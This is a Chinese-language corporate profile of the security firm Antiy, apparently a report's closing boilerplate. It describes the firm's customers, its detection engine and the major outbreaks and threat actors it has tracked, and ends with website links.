安天为网信主管部门、军队、保密、部委行业和关键信息基础设施等高安全需求客户，提供整体安全解决方案，产品与服务为载人航天、探月工程、空间站对接、大飞机首飞、主力舰护航、南极科考等提供了安全保障。参与了 2005 年后历次国家重大政治社会活动的安保工作，并多次获得杰出贡献奖、安保先进集体等称号。

安天是全球基础安全供应链的核心赋能方，全球近百家著名安全企业、IT 企业选择安天作为检测能力合作伙伴，安天的威胁检测引擎为全球超过三十万台网络设备和网络安全设备、超过十五亿部智能终端设备提供了安全检测能力。其中，安天的移动检测引擎是第一个获得权威国际评测奖项的中国产品。

安天是中国应急响应体系中重要的企业节点，在“红色代码”、“口令蠕虫”、“心脏出血”、“破壳”、“魔窟”等重大安全威胁和病毒疫情方面，实现了先发预警和全面应急响应。安天针对“方程式”、“白象”、“海莲花”、“绿斑”等几十个高级网空威胁行为体及其攻击行动，进行持续监测和深度解析，协助客户在“敌情想定”下形成有效防护，通过深度分析高级网空威胁行为体的作业能力，安天建立了以实战化对抗场景为导向的能力体系。

安天实验室更多信息请访问： *http://www.antiy.com（中文）*

http://www.antiy.net （英文）

安天企业安全公司更多信息请访问： *http://www.antiy.cn*

安天移动安全公司（AVL TEAM）更多信息请访问： *http://www.avlsec.com*